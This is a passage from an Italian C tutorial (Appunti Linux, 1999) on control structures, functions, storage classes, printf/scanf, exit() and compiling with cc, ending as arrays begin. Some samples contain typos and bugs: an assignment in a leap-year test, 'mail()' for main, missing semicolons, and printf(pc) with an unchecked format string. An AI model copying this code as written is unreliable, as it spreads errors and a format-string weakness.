        printf( "Lascia perdere\n" );
}
```

---

```
int iImporto;
int iMemorizza;
...
if ( iImporto > 10000000 ) {
        iMemorizza = iImporto;
        printf( "L'offerta è vantaggiosa\n" );
} else if ( iImporto > 5000000 ) {
        iMemorizza = iImporto;
        printf( "L'offerta è accettabile\n" );
} else {
        printf( "Lascia perdere\n" );
}
```

### 115.5.2 switch

La struttura di selezione, che si attua con l'istruzione **`switch`**, è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
int iMese;
...
switch (iMese) {
    case 1: printf( "gennaio\n" ); break;
```

```
    case 2: printf( "febbraio\n" ); break;
    case 3: printf( "marzo\n" ); break;
    case 4: printf( "aprile\n" ); break;
    case 5: printf( "maggio\n" ); break;
    case 6: printf( "giugno\n" ); break;
    case 7: printf( "luglio\n" ); break;
    case 8: printf( "agosto\n" ); break;
    case 9: printf( "settembre\n" ); break;
    case 10: printf( "ottobre\n" ); break;
    case 11: printf( "novembre\n" ); break;
    case 12: printf( "dicembre\n" ); break;
}
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione **`break`**, e questo serve a togliere ambiguità al codice, garantendo che sia evitata la verifica degli altri casi.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
int iAnno;
int iMese;
int iGiorni;
...
switch (iMese) {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        iGiorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        iGiorni = 30;
        break;
    case 2:
        if ( ((iAnno % 4 == 0) && !(iAnno % 100 = 0)) ||
                (iAnno % 400 == 0) )
            iGiorni = 29;
        else
            iGiorni = 28;
        break;
}
```

È anche possibile definire un caso predefinito che si verifica quando nessuno degli altri si avvera.

```
int iMese;
...
switch (iMese) {
    case 1: printf( "gennaio\n" ); break;
    case 2: printf( "febbraio\n" ); break;
    ...
    case 11: printf( "novembre\n" ); break;
    case 12: printf( "dicembre\n" ); break;
    default: printf( "mese non corretto\n" ); break;
}
```

## 115.5.3 while

`while (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩

L'iterazione si ottiene normalmente in C attraverso l'istruzione **`while`**, che esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
int iContatore = 0;

while (iContatore < 10) {
    iContatore++;
    printf( "x" );
}
printf( "\n" );
```

Nel blocco di istruzioni di un ciclo **`while`**, ne possono apparire alcune particolari:

- **`break`**, che serve a uscire definitivamente dalla struttura del ciclo;
- **`continue`**, che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione **`break`**. All'inizio della struttura, **`while (1)`** equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione **`break`**) permette l'uscita da questa.

```
int iContatore = 0;

while (1) {
    if (iContatore >= 10) {
        break;
    }
    iContatore++;
    printf( "x" );
}
printf( "\n" );
```

### 115.5.4 do-while

Una variante del ciclo **`while`**, in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione **`do`**.

`do` ⟨*blocco-di-istruzioni*⟩ `while (` ⟨*condizione*⟩ `);`

In questo caso, si esegue un gruppo di istruzioni una volta, e poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

### 115.5.5 for

In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura **`for`**, che in C permetterebbe un utilizzo più ampio di quello comune.

`for (` ⟨*espressione1*⟩`;` ⟨*espressione2*⟩`;` ⟨*espressione3*⟩ `)` ⟨*istruzione*⟩

Questa è la forma tipica di un'istruzione **`for`**, in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni), e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

`for (` ⟨*var*⟩ `=` *n*`;` ⟨*condizione*⟩`;` ⟨*var*⟩`++ )` ⟨*istruzione*⟩

Il ciclo **`for`** potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui veniva visualizzata per dieci volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo **`for`**.

```
int iContatore;

for ( iContatore = 0; iContatore < 10; iContatore++ ) {
    printf( "x" );
}
printf( "\n" );
```

Anche nelle istruzioni controllate da un ciclo **`for`** si possono collocare istruzioni **`break`** e **`continue`**, con lo stesso significato visto per il ciclo **`while`**

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli **`for`** molto più complessi, anche se però questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue:

```
int iContatore;

for ( iContatore = 0; iContatore < 10; printf( "x" ), iContatore++ ) {
    ;
}
printf( "\n" );
```

Il punto e virgola solitario rappresenta un'istruzione nulla.

## 115.6 Funzioni

Il linguaggio C offre le funzioni come mezzo per realizzare la scomposizione del codice in subroutine. Prima di poter essere utilizzate attraverso una chiamata, le funzioni devono essere dichiarate, anche se non necessariamente descritte. In pratica, se si vuole indicare nel codice una chiamata a una funzione che viene descritta più avanti, occorre almeno dichiararne il prototipo.

Le funzioni del linguaggio C prevedono il passaggio di parametri solo **per valore**, e soltanto di tipi primitivi (compresi i puntatori che verranno descritti nel prossimo capitolo).

Il linguaggio C offre un gran numero di funzioni interne, che vengono importate nel codice attraverso l'istruzione **`#include`** del preprocessore. In pratica, in questo modo si importa la parte di codice necessaria alla dichiarazione e descrizione di queste funzioni standard. Per esempio, come si è già visto, per poter utilizzare la funzione **`printf()`** si deve inserire la riga **`#include <stdio.h>`** nella parte iniziale del file sorgente.

### 115.6.1 Dichiarazione di un prototipo

⟨*tipo*⟩ ⟨*nome*⟩ `([`⟨*tipo-parametro*⟩`[,...]]);`

Quando la descrizione di una funzione può essere fatta solo dopo l'apparizione di una sua chiamata, occorre dichiararne il prototipo all'inizio, secondo la sintassi appena mostrata.

Il tipo, posto all'inizio, rappresenta il tipo di valore che la funzione restituisce. Se la funzione non deve restituire alcunché, si utilizza il tipo **`void`**. Se la funzione richiede dei parametri, il tipo di questi deve essere elencato tra le parentesi tonde. L'istruzione con cui si dichiara il prototipo termina regolarmente con un punto e virgola.

> Lo standard C ANSI stabilisce che una funzione che non richiede parametri deve utilizzare l'identificatore **`void`** in modo esplicito, all'interno delle parentesi.

Esempi

```
int fattoriale( int );
```

In questo caso, viene dichiarato il prototipo della funzione **`fattoriale`**, che richiede un parametro di tipo **`int`** e restituisce anche un valore di tipo **`int`**.

```
void elenca();
```

Si tratta della dichiarazione di una funzione che fa qualcosa senza bisogno di ricevere alcun parametro e senza restituire alcun valore (*void*).

```
void elenca( void );
```

Esattamente come nell'esempio precedente, solo che è indicato in modo esplicito il fatto che la funzione non riceve argomenti (il tipo **`void`** è stato messo all'interno delle parentesi), come richiede lo standard ANSI.

### 115.6.2 Descrizione di una funzione

La descrizione della funzione, rispetto alla dichiarazione del prototipo, aggiunge l'indicazione dei nomi da usare per identificare i parametri e naturalmente le istruzioni da eseguire. Le parentesi graffe che appaiono nello schema sintattico fanno parte delle istruzioni necessarie.

⟨*tipo*⟩ ⟨*nome*⟩ `([`⟨*tipo*⟩ ⟨*parametro*⟩`[,...]])` `{`⟨*istruzione*⟩`;... }`

Per esempio, la funzione seguente esegue il prodotto tra i due parametri forniti e ne restituisce il risultato.

```
int prodotto( int x, int y ) {
    return x*y;
}
```

I parametri indicati tra parentesi, rappresentano una dichiarazione di variabili locali che conterranno inizialmente i valori usati nella chiamata. Il valore restituito dalla funzione viene definito attraverso l'istruzione **`return`**, come si può osservare dall'esempio. Naturalmente, le funzioni di tipo **`void`**, cioè quelle che non devono restituire alcun valore, non hanno questa istruzione.

#### 115.6.2.1 Variabili locali e globali

Le variabili dichiarate all'interno di una funzione, oltre a quelle dichiarate implicitamente come mezzo di trasporto dei parametri, sono visibili solo al suo interno, mentre quelle dichiarate al di fuori, dette globali, sono accessibili a tutte le funzioni. Se una variabile locale ha un nome coincidente con quello di una variabile globale, allora, all'interno della funzione, quella variabile globale non sarà accessibile.

Le regole da seguire per scrivere programmi chiari, e facilmente modificabili, prevedono che si debba fare in modo di rendere le funzioni indipendenti dalle variabili globali, fornendo loro tutte le informazioni necessarie attraverso i parametri della chiamata. In questo modo diventa del tutto indifferente il fatto che una variabile locale vada a mascherare una variabile globale, e oltre a questo permette di non dover tenere a mente il ruolo di queste variabili globali.

In pratica, ci sono situazioni in cui può avere senso l'utilizzo di variabili globali per fornire informazioni alle funzioni, tuttavia occorre giudizio, come in ogni cosa.

## 115.7 Struttura e campo d'azione

Un programma scritto in linguaggio C può essere articolato in diversi file sorgenti, all'interno dei quali si può fare riferimento solo a «oggetti» dichiarati preventivamente. Questi oggetti sono variabili e funzioni, e la loro dichiarazione non corrisponde necessariamente con la loro descrizione che può essere collocata altrove, nello stesso file o in un altro file sorgente del programma.

### 115.7.1 Funzioni

Quando si vuole fare riferimento a una funzione descritta in un file sorgente differente, o in una posizione successiva dello stesso file, occorre dichiararne il prototipo in una posizione precedente. Se si desidera fare in modo che una funzione sia accessibile solo nel file sorgente in cui viene descritta, occorre definirla come **`static`**.

```
static void miafunzione(...) {
...
}
```

### 115.7.2 Variabili e classi di memorizzazione

Quando si dichiarano delle variabili, senza specificare alcuna classe di memorizzazione (cioè quando lo si fa normalmente come negli esempi visti fino a questo punto), il loro campo d'azione è relativo alla posizione della dichiarazione:

- le variabili dichiarate all'esterno delle funzioni sono globali, cioè accessibili da parte di tutte le funzioni, a partire dal punto in cui vengono dichiarate;
- le variabili dichiarate all'interno delle funzioni sono locali, cioè accessibili esclusivamente dall'interno della funzione in cui si trovano.

Si distinguono quattro tipi di classi di memorizzazione, a cui corrisponde una parola chiave per la loro dichiarazione:

- automatica, **`auto`**;

- registro, **register**;
- statica, **static**;
- esterna, **extern**.

La prima, **auto**, è la classe normale: vale in modo predefinito e non occorre indicarla quando si dichiarano le variabili (variabili automatiche).

Una variabile dichiarata come appartenente alla classe **register**, viene posta in un registro del microprocessore. Ciò può essere utile per velocizzare l'esecuzione di un programma che deve accedere frequentemente a una certa variabile, ma generalmente l'utilizzo di questa tecnica è sconsigliabile.

La classe di memorizzazione **static** genera due situazioni distinte, a seconda della posizione in cui viene dichiarata la variabile. Se si tratta di una variabile globale, cioè definita al di fuori delle funzioni, risulterà accessibile solo all'interno del file sorgente in cui viene descritta. Se invece si tratta di una variabile locale, cioè interna a una funzione, si tratta di una variabile che mantiene il suo valore tra una chiamata e l'altra. In questo senso, una variabile locale statica, richiede generalmente un'inizializzazione all'atto della dichiarazione; tale inizializzazione avverrà una sola volta, all'avvio del programma.

Quando da un file sorgente si vuole accedere a variabili globali dichiarate in modo normale in un altro file, oppure, quando nello stesso file si vuole poter accedere a variabili dichiarate in una posizione più avanzata dello stesso, occorre una sorta di prototipo delle variabili: la dichiarazione **extern**. In questo modo si informa esplicitamente il compilatore e il linker della presenza di queste.

Esempi

```
int accumula( int iAggiunta ) {
    static int iAccumulo = 0;
    iAccumulo += iAggiunta;
    return iAccumulo;
}
```

La funzione appena mostrata si occupa di accumulare un valore e di restituirne il livello raggiunto a ogni chiamata. Come si può osservare, la variabile statica **iAccumulo** viene inizializzata a zero, altrimenti non ci sarebbe modo di cominciare con un valore di partenza corretto.

---

```
static int iMiaVariabile;
...
int miafunzione(...) {
...
}
...
```

La variabile **iMiaVariabile** è accessibile solo alle funzioni descritte nello stesso file in cui questa si trova, impedendo l'accesso a questa da parte di funzioni di altri file attraverso la dichiarazione **extern**.

---

```
extern int iMiaVariabile;
...
int miafunzione(...) {
    iMiaVariabile = ...
}
int iMiaVariabile = 123;
...
```

In questo esempio, la variabile **iMiaVariabile** è dichiarata formalmente in una posizione centrale del file sorgente; per fare in modo che la funzione **miafunzione** possa accedervi, è stata necessaria la dichiarazione **extern** iniziale.

---

```
extern int iTuaVariabile;
...
int miafunzione(...) {
    iTuaVariabile = ...
}
...
```

Questo caso rappresenta la situazione in cui una variabile dichiarata in un altro file sorgente diventa accessibile alle funzioni del file attuale attraverso la dichiarazione **extern**. Perché ciò possa funzionare, occorre che la variabile **iTuaVariabile** sia stata dichiarata in modo normale, senza la parola chiave **static**.

## 115.8 I/O elementare

Con il linguaggio C, l'I/O elementare si ottiene attraverso l'uso di due funzioni fondamentali: **`printf()`** e **`scanf()`**. La prima si occupa di emettere una stringa dopo averla trasformata in base a determinati codici di formattazione; la seconda si occupa di ricevere input (generalmente da tastiera) e di trasformarlo secondo determinati codici di formattazione. Infatti, il primo problema che si incontra quando si vogliono emettere informazioni attraverso lo standard output per visualizzarle sullo schermo, sta nella necessità di convertire in qualche modo tutti i tipi di dati che non siano già di tipo **`char`**. Dalla parte opposta, quando si inserisce un dato che non sia un semplice carattere alfanumerico, occorre una conversione adatta nel tipo di dati corretto.

Per utilizzare queste due funzioni, occorre includere il file di intestazione `stdio.h`, come è già stato visto più volte.

### 115.8.1 printf()

`int printf(` ⟨*stringa-di-formato*⟩`[,` ⟨*espressione*⟩`]... )`

**`printf()`** emette attraverso lo standard output la stringa indicata come primo parametro, dopo averla rielaborata in base alla presenza di metavariabili riferite alle eventuali espressioni che compongono i parametri successivi. Restituisce il numero di caratteri emessi.

In pratica, se viene fornito a **`printf()`** un unico parametro stringa, questa viene emessa così com'è, senza trasformazioni. Se invece vengono forniti anche altri parametri, questi verranno inclusi nella stringa attraverso una serie di metavariabili inserite nella stringa stessa, e in corrispondenza dei punti in cui si trovano tali metavariabili, queste verranno sostituite dal contenuto dei parametri corrispondenti. Per esempio,

```
printf( "Il capitale di %d al tasso %f ha fruttato %d", 1000, 0.05, 1050 );
```

emette la frase seguente:

```
Il capitale di 1000 al tasso 0.05 ha fruttato 1050
```

In pratica, al posto della prima metavariabile **`%d`** è stato inserito il valore 1000 dopo averlo convertito in modo da essere rappresentato da quattro caratteri (**`'1'`**, **`'0'`**, **`'0'`**, **`'0'`**), al posto della seconda metavariabile **`%f`** è stato inserito il valore 0.05 dopo un'opportuna conversione in caratteri, e infine, al posto della terza metavariabile **`%d`** è stato inserito il valore 1050.

La scelta della metavariabile corretta determina il tipo di trasformazione che il parametro corrispondente deve ricevere. La tabella 115.9 elenca alcune delle metavariabili utilizzabili. È necessario ricordare che per rappresentare il simbolo di percentuale si usa una metavariabile fasulla composta dalla sequenza di due segni percentuali: **`%%`**.

| Simbolo | Corrispondenza |
|---|---|
| %c | Un carattere singolo. |
| %s | Una stringa. |
| %d | Un intero con segno a base 10. |
| %u | Un intero senza segno a base 10. |
| %o | Un intero senza segno in ottale. |
| %x | Un intero senza segno in esadecimale. |
| %e | Un numero a virgola mobile, in notazione scientifica. |
| %f | Un numero a virgola mobile, in notazione decimale fissa. |
| %g | Un numero a virgola mobile, secondo la notazione di **`%e`** o **`%f`**. |

Tabella 115.9: Alcune metavariabili utilizzabili per la formattazione di stringhe con **`printf()`**.

Le metavariabili possono contenere informazioni aggiuntive tra il simbolo di percentuale e la lettera che definisce il tipo di trasformazione. Si tratta di inserire un simbolo composto da un carattere singolo, seguito eventualmente da informazioni aggiuntive, secondo la sintassi seguente:

`%[`⟨*simbolo*⟩`][`⟨*ampiezza*⟩`][.`⟨*precisione*⟩`][{h|l|L}]`⟨*tipo*⟩

Questi simboli sono rappresentati dalla tabella 115.10. In presenza di valori numerici, si può indicare il numero di cifre decimali intere (ampiezza), ed eventualmente il numero di decimali (precisione), se si tratta di rappresentare un numero a virgola mobile. Sempre nel caso di trasformazioni di valori numerici, è anche possibile specificare il tipo particolare a cui appartiene il dato immesso, attraverso una lettera: **`h`**, **`l`** e **`L`**. Queste indicano rispettivamente che si tratta di un intero **`short`**, **`long`** e **`double`**; se manca questa indicazione, si intende che si tratti di un intero normale (**`int`**).

Nella stringa di formattazione possono apparire anche sequenze di escape come già mostrato nella tabella 115.3.

Si veda anche la pagina di manuale *printf(3)*.

| Simbolo | Corrispondenza |
|---|---|
| spazio | Il prefisso di un numero positivo è uno spazio. |
| + | Il prefisso di un numero positivo è il segno **+**. |
| − | Allinea a sinistra rispetto al campo. |
| 0 | Utilizza zeri, invece di spazi, per allineare a destra. |

Tabella 115.10: Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

### 115.8.2 scanf()

`int scanf(` ⟨*stringa-di-formato*⟩ `[,` ⟨*puntatore*⟩`]... )`

**`scanf()`** potrebbe essere definito come l'inverso di **`printf()`**, nel senso che riceve input dallo standard input interpretandolo opportunamente, secondo le metavariabili inserite nella stringa di formattazione (la stringa di formattazione deve contenere solo metavariabili).

Per esempio,

```
printf( "Inserisci l'importo:" );
scanf( "%d", &iImporto );
```

emette la frase seguente,

```
Inserisci l'importo:_
```

e resta in attesa dell'inserimento di un valore numerico intero, seguito da [ *Invio* ]. Questo verrà inserito nella variabile **`iImporto`**. Si deve osservare il fatto che i parametri successivi alla stringa di formattazione sono dei puntatori, per cui, avendo voluto inserire il dato nella variabile **`iImporto`**, questa è stata indicata preceduta dall'operatore **`&`** in modo da fornire alla funzione l'indirizzo corrispondente.

Con una stessa funzione **`scanf()`** è possibile inserire dati per diverse variabili, come si può osservare dall'esempio seguente, e in questo caso, per ogni dato viene richiesta la pressione di [ *Invio* ].

```
printf( "Inserisci il capitale e il tasso:" );
scanf( "%d%f", &iCapitale, &iTasso );
```

Le metavariabili utilizzabili sono simili a quelle già viste per **`printf()`**; in particolare non si utilizzano simboli aggiuntivi, mentre è sempre possibile inserire la dimensione.

**`scanf()`** restituisce il numero di elementi che sono stati letti con successo, intendendo con questo non solo il completamento della lettura, ma anche il fatto che i dati inseriti risultano corretti in funzione delle metavariabili indicate.

Si veda anche la pagina di manuale *scanf(3)*.

## 115.9 Restituzione di un valore

I programmi, di qualunque tipo siano, al termine della loro esecuzione, restituiscono un valore che può essere utilizzato da uno script di shell per determinare se il programma ha fatto ciò che si voleva o se è intervenuto qualche tipo di evento che lo ha impedito.

Convenzionalmente si tratta di un valore numerico, in cui 0 rappresenta una conclusione normale, ovvero priva di eventi indesiderati, mentre qualsiasi altro valore rappresenta un'anomalia. A questo proposito si consideri quello «strano» atteggiamento degli script di shell, per cui 0 equivale a *Vero*.

Se nel sorgente C non si fa nulla per definire il valore restituito, questo sarà sempre 0, mentre per agire diversamente, conviene utilizzare la funzione **`exit()`**.

### 115.9.1 exit()

`exit(` ⟨*valore-restituito*⟩ `)`

La funzione **`exit()`** provoca la conclusione del programma, dopo aver provveduto a scaricare i flussi di dati e a chiudere i file. Per questo motivo, non restituisce un valore all'interno del programma, al contrario, fa in modo che il programma restituisca il valore indicato come argomento.

Per poterla utilizzare occorre includere il file di intestazione `stdlib.h` che tra l'altro dichiara già due macro adatte a definire la conclusione corretta o errata del programma: **`EXIT_SUCCESS`** e **`EXIT_FAILURE`**.[3]

```
#include stdlib.h
...
...
if (...) {
```

[3] In pratica, **`EXIT_SUCCESS`** equivale a 0, mentre **`EXIT_FAILURE`** equivale a 1.

```
    exit( EXIT_SUCCESS );
} else {
    exit( EXIT_FAILURE );
}
```

L'esempio mostra in modo molto semplice come potrebbe essere utilizzata questa funzione.

## 115.10 Suddivisione dei sorgenti e compilazione

All'inizio del capitolo era stato descritto in modo semplice come compilare un programma composto da un unico sorgente. Di solito i programmi di dimensioni normali sono articolati in più file sorgenti separati che vengono compilati in modo indipendentemente e infine collegati in un unico eseguibile. Questo permette di ridurre i tempi di compilazione quando si fanno modifiche solo in uno o alcuni file sorgenti, in modo da non dover ricompilare sempre tutto.

### 115.10.1 Suddivisione in più file sorgenti

La suddivisione del codice in più file sorgenti richiede un po' di attenzione nell'inclusione dei file di intestazione, nel senso che si deve ripetere l'inclusione dei file necessari in tutti i sorgenti. Se si utilizzano delle macro del preprocessore, queste dovranno essere dichiarate in tutti i sorgenti che ne fanno uso; per questo conviene solitamente predisporre dei file di intestazione aggiuntivi, in modo da facilitarne l'inclusione in tutti i sorgenti.

Un altro problema è dato dalle funzioni descritte in un file e utilizzate anche in altri. Ogni file sorgente, all'interno del quale si fa riferimento a una funzione dichiarata altrove, deve contenere una dichiarazione di prototipo opportuna. In modo analogo occorre comportarsi con le variabili globali. Anche queste definizioni possono essere inserite in un file di intestazione personalizzato, da includere in ogni sorgente.

### 115.10.2 Compilazione e link

Disponendo di diversi file sorgenti separati, la compilazione avviene in due fasi: la generazione dei file oggetto e il link di questi in modo da ottenere un file eseguibile. Fortunatamente, tutto questo può essere gestito tramite lo stesso compilatore **`cc`**.

Per generare i file oggetto si utilizza **`cc`** con l'opzione **`-c`**, mentre per unirli assieme, si utilizza l'opzione **`-o`**. Si osservi l'esempio seguente:

```
/* prova1.c */
#include <stdio.h>

/* una funzione banalissima */
void messaggio( char *pc ) {
    printf( pc );
}
```

---

```
/* prova0.c */
#include <stdio.h>

/* prototipo della funzione banalissima */
void messaggio( char * );

main() {
    messaggio( "saluti a tutti\n" );
}
```

Si suppone che il primo file sia stato nominato **`prova1.c`** e il secondo **`prova0.c`**. Si inizia dalla compilazione dei singoli file in modo da generare i file oggetto **`prova1.o`** e **`prova0.o`**.

`$` **`cc -c prova1.c`**[*Invio*]

`$` **`cc -c prova0.c`**[*Invio*]

Quindi si passa all'unione dei due risolvendo i riferimenti incrociati, generando il file eseguibile **`prova`**.

`$` **`cc -o prova prova1.o prova0.o`**[*Invio*]

Se si volesse fare una modifica su uno solo dei file sorgenti, basterebbe rigenerare il file oggetto relativo e riunire il tutto con il comando **`cc -o`** appena mostrato.

### 115.10.3 Compilatore standard cc

Il compilatore C di GNU/Linux è **`gcc`** (**`cc`** GNU), tuttavia, le sue caratteristiche sono tali da renderlo conforme al compilatore standard POSIX. Per mantenere la convenzione, è presente il collegamento **`cc`** che si riferisce al vero compilatore **`gcc`**.

`cc [` ⟨*opzioni*⟩ | ⟨*file*⟩ `]...`

La sintassi esprime in maniera piuttosto vaga l'ordine dei vari argomenti della riga di comando, e in effetti non c'è una particolare rigidità.

Alcune opzioni

`-c`

Genera come risultato i file di oggetto, senza avviare il link dell'eseguibile finale.

`-g`

Aggiunge delle informazioni diagnostiche utili per il *debug* attraverso strumenti appositi come **`gdb`**.

`-o` ⟨*file*⟩

Definisce il nome del file che deve essere generato a seguito della compilazione (indipendentemente dal fatto che si tratti di un file eseguibile o di un file oggetto o altro ancora).

`-l`⟨*libreria*⟩

Compila utilizzando la libreria indicata, tenendo presente che, per questo, verrà cercato un file che inizia per **`lib`**, continua con il nome indicato, e termina con **`.a`** oppure **`.so`**.

Estensioni tipiche

`.c`

Sorgente C.

`.o`

File oggetto.

`.a`

Libreria.

## 115.11 Riferimenti


- Alessandro Bellini, Andrea Guidi, *Linguaggio C*, McGraw-Hill


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# C: puntatori, array e stringhe

Nel capitolo precedente sono stati mostrati solo i tipi di dati primitivi, cioè quelli a cui si fa riferimento attraverso un nome. Per poter utilizzare strutture di dati più complesse, come un array o altri tipi più articolati, si gestiscono dei puntatori alle zone di memoria contenenti tali strutture. L'idea può sembrare spaventosa a prima vista, ma tutto questo può essere gestito in modo molto semplice se si comprende bene il problema dall'inizio.

Quando si ha a che fare con i puntatori, è importante considerare che il modello di memoria che si ha di fronte è un'astrazione, nel senso che una struttura di dati appare idealmente continua, mentre nella realtà il compilatore potrebbe anche provvedere a scomporla in blocchi separati.

## 116.1 Puntatori

Una variabile, di qualunque tipo sia, rappresenta un valore posto da qualche parte nella memoria del sistema. Quando si usano i tipi di dati normali, è il compilatore a prendersi cura di tradurre i riferimenti agli spazi di memoria rappresentati simbolicamente attraverso dei nomi.

Attraverso l'operatore di indirizzamento e-commerciale (**`&`**), è possibile ottenere il puntatore (riferito alla rappresentazione ideale di memoria del linguaggio C) a una variabile normale. Tale valore, che comunque appartiene ai tipi di dati primitivi (anche se questo fatto non era stato definito in precedenza), può essere inserito in una variabile particolare, adatta a contenerlo: una ***variabile puntatore***.

Per esempio, se **`p`** è una variabile puntatore adatta a contenere l'indirizzo di un intero, l'esempio mostra in che modo assegnare a tale variabile il puntatore alla variabile **`i`**.

```
int i = 10;
...
p = &i;
```

### 116.1.1 Dichiarazione e utilizzo delle variabili puntatore

La dichiarazione di una variabile puntatore avviene in modo simile a quello delle variabili normali, con l'aggiunta di un asterisco davanti al nome. Per esempio,

```
int *p;
```

dichiara la variabile **`p`** come puntatore a un tipo **`int`**. È assolutamente necessario indicare il tipo di dati a cui si punta.

Non deve essere interesse del programmatore il modo esatto in cui si rappresentano i puntatori dei vari tipi di dati, diversamente non ci sarebbe l'utilità di usare un linguaggio come il C invece di un semplice assemblatore di linguaggio macchina.

Una volta dichiarata la variabile puntatore, questa viene utilizzata normalmente, senza asterisco, finché si intende fare riferimento al puntatore stesso.[1]

Attraverso l'operatore di «dereferenziazione», l'asterisco (**`*`**), è possibile accedere alla zona di memoria a cui la variabile punta.[2]

| |
|---|
| Attenzione a non fare confusione con gli asterischi: una cosa è quello usato nella dichiarazione, e un'altra è l'operatore. |

L'esempio accennato nella sezione introduttiva potrebbe essere chiarito nel modo seguente, in modo da mostrare anche la dichiarazione della variabile puntatore.

```
int i = 10;
int *p;
...
p = &i;
```

A questo punto, dopo aver assegnato a **`p`** il puntatore alla variabile **`i`**, è possibile accedere alla stessa area di memoria in due modi diversi: attraverso la stessa variabile **`i`**, oppure attraverso la traduzione **`*p`**.

```
int i = 10;
int *p;
...
p = &i;
...
*p = 20
```

[1] L'asterisco usato nella dichiarazione serve a definire il tipo di dati, quindi, la dichiarazione **`int *p`**, rappresenta la dichiarazione di una variabile di tipo **`int *`**.

[2] Dereferenziare significa togliere il riferimento, e raggiungere i dati a cui un puntatore si riferisce.

Nell'esempio, l'istruzione **`*p=20`** è tecnicamente equivalente a **`i=20`**. Per chiarire un po' meglio il ruolo delle variabili puntatore, si può complicare l'esempio nel modo seguente:

```
int i = 10;
int *p;
int *p2;
...
p = &i;
...
p2 = p;
...
*p2 = 20
```

In particolare è stata aggiunta una seconda variabile puntatore, **`p2`**, solo per fare vedere che è possibile passare un puntatore anche ad altre variabili, e in tal caso non si deve usare l'asterisco. Comunque, in questo caso, **`*p2=20`** è tecnicamente equivalente sia a **`*p=20`** che a **`i=20`**.

### 116.1.2 Passaggio di parametri per riferimento

Il linguaggio C utilizza il passaggio dei parametri alle funzioni per valore, e per ottenere il passaggio per riferimento occorre utilizzare i puntatori. Si immagini di volere realizzare una funzione (stupida) che modifica la variabile utilizzata nella chiamata, sommandovi una quantità fissa. Invece di passare il valore della variabile da modificare, si può passare il suo puntatore, e la funzione, fatta appositamente per questo, agirà nell'area di memoria a cui punta questo puntatore.

```
...
void funzione_stupida( int *x ) {
    (*x)++;
}
...
mail() {
    int y = 10;
    ...
    funzione_stupida( &y );
    ...
}
```

L'esempio mostra la dichiarazione e descrizione di una funzione che non restituisce alcun valore, e riceve un parametro puntatore a un intero. Il lavoro della funzione è solo quello di incrementare il valore contenuto nell'area di memoria a cui si riferisce tale puntatore.

Poco dopo, nella funzione **`main()`** inizia il programma vero e proprio; viene dichiarata la variabile **`y`**, un intero normale inizializzato a 10, e a un certo punto viene chiamata la funzione vista prima, passando il puntatore a **`y`**.

Il risultato è che dopo la chiamata, la variabile **`y`** contiene il valore precedente incrementato di un'unità.

## 116.2 Array

Nel linguaggio C, l'array è una sequenza ordinata di elementi dello stesso tipo nella rappresentazione ideale di memoria che si ha di fronte. In questo senso, quando si dichiara un array, quello che il programmatore ottiene in pratica, è solo il riferimento alla posizione iniziale di questo; gli elementi successivi verranno raggiunti tenendo conto della lunghezza di ogni elemento.

Visto in questi termini, si può intendere che l'array in C è sempre a una sola dimensione, tutti gli elementi devono essere dello stesso tipo in modo da avere la stessa dimensione, e la quantità degli elementi è fissa.

Inoltre, dal momento che quando si dichiara l'array si ottiene solo il riferimento al suo inizio, è compito del programmatore ricordare la dimensione massima di questo, perché non c'è alcun modo per determinarlo durante l'esecuzione del programma.

Infatti, quando un programma tenta di accedere a una posizione oltre il limite degli elementi esistenti, c'è il rischio che non si verifichi alcun errore, arrivando però a dei risultati imprevedibili.

### 116.2.1 Dichiarazione e utilizzo degli array

La dichiarazione di un array avviene in modo intuitivo, definendo il tipo degli elementi e la loro quantità. L'esempio seguente mostra la dichiarazione dell'array **`a`** di 7 elementi di tipo **`int`**.

```
int a[7];
```

Per accedere agli elementi dell'array si utilizza un indice, il cui valore iniziale è sempre 0, e di conseguenza, l'ultimo ha indice $n-1$, dove $n$ corrisponde alla quantità di elementi esistenti.

```
...
a[1] = 123;
```

L'esempio mostra l'assegnamento del valore 123 al **secondo** elemento.

#### 116.2.1.1 Inizializzazione

